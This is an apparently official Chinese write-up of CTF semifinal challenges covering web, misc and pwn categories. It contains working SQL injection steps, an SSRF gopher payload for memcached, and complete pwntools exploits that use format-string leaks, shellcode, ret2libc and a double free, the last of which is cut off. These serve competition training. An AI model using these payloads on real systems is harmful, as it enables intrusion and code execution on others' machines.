第三届 4.29 首都网络安全日
“安恒杯”网络安全技术大赛
复赛 Writeup

作者：安恒安全研究院

0x01 WEB

未上线的聊天室

题目描述

一个未上线的聊天室管理员会留下什么问题呢？


知识点：

http://zone.wooyun.org/content/24629

解题步骤

注册用户，用户名如下：

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaa



Register

Username

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Password

•••••••••


Repeat Password

•••••••••

Captcha


pj2c

再次使用该用户名注册，报错详细信息中发现管理员帐号和密码，密码使用 md5 加密，解密后得 RGoN7r}G8lnrYBAX6n




```
        'nick' => 'test',
        'username' => 'test',
        'password' => '098f6bcd4621d373cade4e832627b4f6',
        'time' => '2016-03-10 14:45:57',
      ),
      2 =>
      array (
        'id' => 1,
        'isadmin' => 1,
        'nick' => 'admin',
        'username' => 'admin_7365598732',
        'password' => '24461a3ef270c652949f5fc37f37fcb2',
        'time' => '2016-03-09 23:40:38',
      ),
    ),
  ),
),
3 =>
```


登陆管理员发现有删除功能，其中 id 参数存在 SQL 注入。



/index.php?action=view&mod=delete&id=5%27



Delete 5'?



Exception:
WARNING: PDO::prepare(): SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

通过注入获取到数据库中的 flag。

What can I get ya?

题目描述：

What can I get ya?


知识点：

http://seclab.dbappsecurity.com.cn/?p=461

解题步骤：

简单测试发现存在存在 SSRF 漏洞，探测发现 memcached 端口。但是 URL 中换行符和空格被过滤。可以使用 302 跳转绕过。通过 SSRF 获取 memcached 内的 flag. 302 跳转地址：

gopher://127.0.0.1:11211/1%0D%0Aget%20flag%0D%0Aquit



```
http://[redacted]/t.php
ERROR
VALUE flag 0 32
flag{dp9aq8kqsU1v1j2vum6gu4uar5}
END
```

Register

题目描述：

Just a token?

解题步骤：


代码审计，发现可能注入点，register($customid, $password)和 getuid($customid)中的$customid，但是前面有 is_numeric 判断，并且无二次注入。

另外一个可能注入点在 getToken($_SESSION['uid']) 的 $_SESSION['uid']，由于伪全局做了强制类型转换，无法覆盖数组，但是 $_SESSION['uid'] 来自 getuid($customid)，而且 mysql_connect($server,$dbusr,$dbpwd)的数据库连接参数可以覆盖，

可以使其连接上我们自己的数据库服务器，修改 getuid($customid)获取到的信息来改变$_SESSION['uid']达到注入的目的。

利用步骤：

- 建立数据库 dbapp_web20160319_demo 并新建用户
- 建表 z_users,字段 id 和 customid.
- 插入测试数据 INSERT INTO `z_users` (`id`, `customid`) VALUES ('\'', '123456789');
- POST 发送测试数据“server=你的数据库地址&dbusr=dbapp&dbpwd=dbapp&dbname=dbapp_web20160319_demo&customid=123456789&password=1111111111”返回错误警告，说明漏洞可能存在
- 清空 cookie，继续测试获取 flag。
- 表内插入数据：INSERT INTO `z_users` (`id`, `customid`) VALUES ('999 union select flag from z_flag limit 0,1', '123456789')
- 继续发送上述 POST，获取 flag


Your token is flag{3a471773a5b46327c4fbb8bfa2630578}

Source:

0x02 MISC

N=NP

题目描述：

从 N=NP 你能得出什么结论？

解题过程：

从 N=NP 能得到的结论当然是 N=1 或者 P=0，然后结合图片内容，不难想到此题跟二进制 01 有关，信息应该藏在像素中，编程提取 RGB 通道的像素，发现 G 通道存在数据，编程提取，代码如下：

```python
#coding=UTF-8
from PIL import Image
import binascii

img = Image.open('image.png')

width = img.width
height = img.height

data_list = list()

for w in range(width):
    for h in range(height):
        p = img.getpixel((w,h))
        data_list.append(bin(p[1])[-1])

datas = list()
data = ''.join(data_list)
for i in range(0, len(data), 8):
    datas.append(data[i:i+8])
data_str = list()
for d in datas:
    data_str.append(hex(int(d,2))[2:])
data_str = ''.join(data_str)
with open('test.pyc', 'wb') as f:
    f.write(binascii.unhexlify(data_str))
```

提取数据后发现数据为.pyc 文件，即 Python 的编译文件，用工具反编译该文件得到源码：

```python
#coding=UTF-8

def encrypt(key, seed, text):
    result = list()
    for t in text:
        result.append((seed ^ ord(key[seed]) + 8*ord(t)) % 255)
        seed = (seed + 1) % len(key)
    return result

if __name__ == '__main__':
    print("Welcome to 429 AH Cup CTF !")
    flag = input_raw('Please enter the Flag: ')
    KEY1 = 'kjg~uc1<xwe?nv_#}ri|q+8{2y6ld3p(&@!$o.t0sh,5f47bm/:"az^;9%*>)'
    KEY2 = [179, 143, 114, 131, 26, 193, 200, 121, 35, 156, 200, 21, 204, 219, 152, 13, 3,
151, 129, 195, 194, 116, 222, 7, 135, 209, 138, 168, 57, 187, 141, 226, 149, 115, 120, 112, 21,
87]
    out = encrypt(KEY1, 25, flag)
    if KEY2 == out:
        print('Congratulations !')
    else:
        print('Please try Again !')
```

编程破解该算法，获取 flag：

```python
#coding=UTF-8

KEY1 = 'kjg~uc1<xwe?nv_#}ri|q+8{2y6ld3p(&@!$o.t0sh,5f47bm/:"az^;9%*>)'
KEY2 = [179, 143, 114, 131, 26, 193, 200, 121, 35, 156, 200, 21, 204, 219, 152, 13, 3, 151,
129, 195, 194, 116, 222, 7, 135, 209, 138, 168, 57, 187, 141, 226, 149, 115, 120, 112, 21, 87]

flag = list()
seed = 25
for key in KEY2:
    for i in range(256):
        rst = (seed ^ ord(KEY1[seed])+i*8) % 255
        if rst == key:
            flag.append(chr(i))
    seed = (seed + 1) % len(KEY1)

print(flag)
print(''.join(flag))
```

一路到底

题目描述：


跟着指引者的指示能发现宝藏哦！

解题过程：

下载附件为压缩包，打开发现有很多文本文件，每一个文本文件有一个数字，并指向下一个文件。编程跟着指引获取所有的数字，将数字转化为 16 进制，最后可以将这些数据组成为压缩包,代码如下：


```python
#coding=UTF-8

import binascii

def get_data(filename):
    with open(filename, 'r', encoding='utf-8') as f:
        text = f.read().strip()
    data = int(text.split(':')[0])
    next_file = text.split(':')[1].split()[-1]
    return (data, next_file)

all_data = list()

filename = 'start.txt'

while True:
    if '.txt' in filename:
        text = get_data(filename)
        data = text[0]
        all_data.append(data)
        filename = text[1]
    else:
        print(data)
        print(filename)
        break

def oct2hex(num):
    hex_ = hex(num)[2:]
    hex_len = len(hex_)
    pre_num = 4 - hex_len
    pre_str = ''
    for i in range(pre_num):
        pre_str += '0'
    return pre_str + hex_

hex_data = list()

for num in all_data:
    hex_data.append(oct2hex(num))

hex_str = ''.join(hex_data)

with open('0000.zip', 'wb') as f:
    f.write(binascii.unhexlify(hex_str))
```

打开压缩包，发现压缩包有密码，但是有提示，可以推测密码长度在 6 位以内，并且只有数字或者大小写字母然后爆破密码，获取密码.



名称	大小	压缩后大小	类型
..			文件夹
image.png *	318,604	310,830	PNG 图像

年轻人，能走到这一步不容易啊！不要灰心，密码十分钟就可以破解哦，加油！



当前密码长度 6
当前密码
当前速度
82%
逝去时间：00:05:39

信息
密码：[redacted]
确定


步骤 4
准备就绪，请点击 [开始] 按钮
注意：搜索进度条 (%) 及剩余时间字段显示的信息与当前的密码效验长度相关。破解 AES 算法加密的密码可能耗时较长。

18:18:01: 密码："tgb678".时间: 339 s

步骤 4 / 4: 破解密码.Go

Ziperello ver. 2.1　版权所有 (C) 2008 FDRLab

获取压缩包里面的图片，发现图片文件头损坏，修复文件头，用十六进制编辑器将文件头改为 jpg 的文件头，即将文件头 89 50 4e 47 改为 ff d8 ff e0,然后打开图片，获取 flag



```
ff d8 ff e0  00 10 4a 46  49 46 00 01  01 01 00 60    ? ? . . J F I F . . . . . `
00 60 00 00  ff e1 01 8a  45 78 69 66  00 00 4d 4d    . ` . . ? 刕 x i f . . M M
```

flag{[redacted]}


百里挑一

题目描述：


好多漂亮的壁纸，赶快挑一张吧！

解题过程：

下载附件发现是一个流量数据包文件，打开数据包发现里面传输了很多图片，一部分是通过 HTTP 传输的图片，一部分是通过 FTP 传输的数据



```
 19 0.079138  192.168.100.1    192.168.100.18   HTTP   447 GET /image/image1.html HTTP/1.1
 28 0.080476  192.168.100.18   192.168.100.1    HTTP   129 HTTP/1.1 200 OK  (text/html)
 30 0.093105  192.168.100.1    192.168.100.18   HTTP   422 GET /image/image1/0.jpg HTTP/1.1
 51 0.096026  192.168.100.18   192.168.100.1    HTTP   876 HTTP/1.1 200 OK  (JPEG JFIF image)
 53 0.096209  192.168.100.1    192.168.100.18   HTTP   423 GET /image/image1/10.jpg HTTP/1.1
 54 0.097678  192.168.100.1    192.168.100.18   HTTP   422 GET /image/image1/1.jpg HTTP/1.1
 89 0.099147  192.168.100.18   192.168.100.1    HTTP   390 HTTP/1.1 200 OK  (JPEG JFIF image)
117 0.102308  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/100.jpg HTTP/1.1
124 0.102405  192.168.100.18   192.168.100.1    HTTP  1477 HTTP/1.1 200 OK  (JPEG JFIF image)
126 0.103852  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/101.jpg HTTP/1.1
127 0.105534  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/102.jpg HTTP/1.1
128 0.108293  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/103.jpg HTTP/1.1
129 0.109411  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/104.jpg HTTP/1.1
130 0.110320  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/105.jpg HTTP/1.1
147 0.111198  192.168.100.18   192.168.100.1    HTTP   941 HTTP/1.1 200 OK  (JPEG JFIF image)
169 0.113347  192.168.100.18   192.168.100.1    HTTP   511 HTTP/1.1 200 OK  (JPEG JFIF image)
171 0.118092  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/106.jpg HTTP/1.1
172 0.121354  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/107.jpg HTTP/1.1
197 0.121983  192.168.100.18   192.168.100.1    HTTP   214 HTTP/1.1 200 OK  (JPEG JFIF image)
219 0.122434  192.168.100.18   192.168.100.1    HTTP   493 HTTP/1.1 200 OK  (JPEG JFIF image)
269 0.123221  192.168.100.18   192.168.100.1    HTTP   877 HTTP/1.1 200 OK  (JPEG JFIF image)
283 0.128831  192.168.100.1    192.168.100.18   HTTP   424 GET /image/image1/108.jpg HTTP/1.1
310 0.129291  192.168.100.18   192.168.100.1    HTTP  1004 HTTP/1.1 200 OK  (JPEG JFIF image)
330 0.130419  192.168.100.18   192.168.100.1    HTTP  1070 HTTP/1.1 200 OK  (JPEG JFIF image)
352 0.131505  192.168.100.18   192.168.100.1    HTTP   477 HTTP/1.1 200 OK  (JPEG JFIF image)
```



```
14245 59.585598  192.168.100.18   192.168.100.1    FTP    94 Response: 220 Welcome to LZL's FTP Server V3.9.1
14247 61.559960  192.168.100.1    192.168.100.18   FTP    63 Request: USER dj
14248 61.560403  192.168.100.18   192.168.100.1    FTP    84 Response: 331 Password required for dj
14250 63.000309  192.168.100.1    192.168.100.18   FTP    63 Request: PASS dj
14251 63.001057  192.168.100.18   192.168.100.1    FTP   119 Response: 230 Client :dj successfully logged in. Client IP :192.168.100
14259 70.196587  192.168.100.1    192.168.100.18   FTP    80 Request: PORT 192,168,100,1,38,40
14263 70.197707  192.168.100.18   192.168.100.1    FTP    84 Response: 200 Port command successful.
14265 70.199474  192.168.100.1    192.168.100.18   FTP    60 Request: NLST
14266 70.200000  192.168.100.18   192.168.100.1    FTP   114 Response: 150 Opening ASCII mode data connection for directory list.
14272 70.200581  192.168.100.18   192.168.100.1    FTP    78 Response: 226 Transfer complete.
14299 74.803225  192.168.100.1    192.168.100.18   FTP    66 Request: CWD image4
14300 74.803698  192.168.100.18   192.168.100.1    FTP    91 Response: 250 "/image4" is current directory.
14307 90.431485  192.168.100.1    192.168.100.18   FTP    80 Request: PORT 192,168,100,1,38,44
14311 90.432794  192.168.100.18   192.168.100.1    FTP    84 Response: 200 Port command successful.
14313 90.436283  192.168.100.1    192.168.100.18   FTP    66 Request: RETR 1.jpg
14314 90.436813  192.168.100.18   192.168.100.1    FTP   114 Response: 150 Opening BINARY mode data connection for file transfer.
14342 90.438438  192.168.100.18   192.168.100.1    FTP    78 Response: 226 Transfer complete.
14347 99.116976  192.168.100.1    192.168.100.18   FTP    80 Request: PORT 192,168,100,1,38,46
14351 99.117998  192.168.100.18   192.168.100.1    FTP    84 Response: 200 Port command successful.
14353 99.121170  192.168.100.1    192.168.100.18   FTP    66 Request: RETR 2.jpg
14354 99.121637  192.168.100.18   192.168.100.1    FTP   114 Response: 150 Opening BINARY mode data connection for file transfer.
14380 99.122535  192.168.100.18   192.168.100.1    FTP    78 Response: 226 Transfer complete.
14385 101.131864 192.168.100.1    192.168.100.18   FTP    80 Request: PORT 192,168,100,1,38,47
14389 101.133095 192.168.100.18   192.168.100.1    FTP    84 Response: 200 Port command successful.
14391 101.136987 192.168.100.1    192.168.100.18   FTP    66 Request: RETR 3.jpg
14392 101.138085 192.168.100.18   192.168.100.1    FTP   114 Response: 150 Opening BINARY mode data connection for file transfer.
14428 101.140078 192.168.100.18   192.168.100.1    FTP    78 Response: 226 Transfer complete.
14433 103.324625 192.168.100.1    192.168.100.18   FTP    80 Request: PORT 192,168,100,1,38,48
14437 103.325623 192.168.100.18   192.168.100.1    FTP    84 Response: 200 Port command successful.
14439 103.329552 192.168.100.1    192.168.100.18   FTP    66 Request: RETR 4.jpg
14440 103.330364 192.168.100.18   192.168.100.1    FTP   114 Response: 150 Opening BINARY mode data connection for file transfer.
```

很明显，flag 应该藏在这些图片中，Wireshark 可以提取 HTTP 流量中的图片，但是不能提取 FTP 中的图片，下面是利用 Scapy 库提取流量中所有图片的代码：


```
#coding=UTF-8

from scapy.all import *
import binascii
import hashlib
import random

def hash_name():
	rand_str = 
''.join(random.sample('1234567890abcdefghijklmnopqrstuvwxyz!@#$%^&*()<>?', 
15))
	hash = hashlib.md5(rand_str).hexdigest()
	return hash + '.jpg'

pcaps = rdpcap('results.pcap')

sessions = pcaps.sessions()

payload_list = list()

for sess, ps in sessions.items():
	payload = ''
	for p in ps:
		if p.haslayer(Raw):
			payload += p[Raw].load
	if payload:
```

```python
        payload_list.append(payload)

for payload in payload_list:
    datas = payload.split('\r\n\r\n')
    for data in datas:
        d = binascii.hexlify(data.strip())
        if d[:8] == 'ffd8ffe0':
            with open('/home/dj/images/'+hash_name(), 'wb') as f:
                f.write(binascii.unhexlify(d))
```

运行代码，查看目录下面有大量的图片，手动寻找 flag 显然不现实，又要通过编程遍历图片内容，能通过编程提取图片的内容，最常见的就是图片的元数据了，flag 就藏在图片的注释中，借助 Linux 下的 exiftool 工具，寻找 flag，代码如下：

```python
#coding=UTF-8

import os

imgs = os.listdir('.')
imgs = [img for img in imgs if '.jpg' in img]

for img in imgs:
    exif_dict = dict()
    exif = os.popen('exiftool ' + img).read()
    exif = exif.split('\n')
    for ex in exif:
        ex = ex.split(':')
        if len(ex) == 2:
            exif_dict[ex[0].strip()] = ex[1].split()
    if 'XP Comment' in exif_dict:
        print(exif_dict['XP Comment'])
```

结果如下：



```
dj@HatBoy:~/images$ python3 get_exif.py
['恭喜你！找到一半了，还有另一半哦！flag{[redacted]']
['恭喜你！找到一半了，还有另一半哦！[redacted]}']
dj@HatBoy:~/images$
```

0x03 Pwn

pwn1

Exp 利用代码如下:

```
from pwn import *

shellcode = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73"
shellcode += "\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0"
shellcode += "\x0b\xcd\x80"

#p = process('./pwn1')
p = remote('192.168.43.36',8000)
#raw_input('deubg')

p.recvuntil('name:')
p.sendline('%p.'*40)
leak_data = p.recvuntil('messages:')
address = leak_data.split('.')
#for i in range(len(address)):
#       print str(i)+':'+str(address[i])
canary = address[30]
print 'canary:%s' % canary
stack_addr = address[33]
print 'stack_addr %s' % stack_addr

shellcode_addr = int(stack_addr,16)-0x90+0x8

payload = 'a'*100 + p32(int(canary,16)) + 'a'*12 + p32(shellcode_addr) + shellcode

p.sendline(payload)

p.interactive()
```

pwn2

利用代码如下：

```
from pwn import *

context.timeout = 60
#context.log_level='debug'

libc = ELF('libc.so.6')

#p = process('./pwn2')

p = remote('192.168.43.42',8000)

#raw_input('deubg')

p.recvuntil('name:')
p.sendline('%p.'*40)
leak_data = p.recvuntil('messages:')
address = leak_data.split('.')

#for i in range(len(address)):
#       print str(i)+':'+str(address[i])

canary = int(address[30],16)
print 'canary:%s' % hex(canary)
stack_addr = int(address[33],16) -0x90 + 0x8 + 0x8
print 'stack_addr %s' % hex(stack_addr)
puts_addr = int(address[22], 16)-0x144
print 'puts_addr %s' % hex(puts_addr)

system_addr = puts_addr - (libc.symbols['puts'] - libc.symbols['system'])
print "system_addr=" + hex(system_addr)

payload = 'a'*100 + p32(canary) + 'a'*12 + p32(system_addr) + 'aaaa' +
p32(stack_addr) + '/bin/sh\x00'

p.sendline(payload)

p.interactive()
```

pwn3

利用代码如下：

```python
from pwn import *
#import hexdump

shell_addr = 0x400943

#context.log_level='debug'
context.timeout = 50

p = remote('192.168.43.55',8000)
#p = remote('127.0.0.1', 8000)

#raw_input('debug')

p.recvuntil('paper\n')
p.sendline('a'*48*3)
data = p.recvuntil('\x7f')
leak_stack = data[-6:] + '\x00\x00'
#hexdump.hexdump(leak_stack)
leak_stack_addr = u64(leak_stack)
print hex(leak_stack_addr)

# malloc 3 chunk
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('1')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)

p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('2')
p.recvuntil('enter:')
p.sendline('32')
p.recvuntil('content')
p.sendline('a' * 32)


# double free
p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
```

```
p.sendline('1')

p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
p.sendline('2')

p.recvuntil('paper\n')
p.sendline('2')
p.recvuntil('(0-9):')
p.sendline('1')

# make fake chunk
p.recvuntil('paper\n')
p.sendline('3')
p.recvuntil('number:')
p.sendline('48')

# malloc 3 chunk
p.recvuntil('paper\n')
p.sendline('1')
p.recvuntil('(0-9):')
p.sendline('1')
p.recvuntil('enter:')
p.sendline('32')
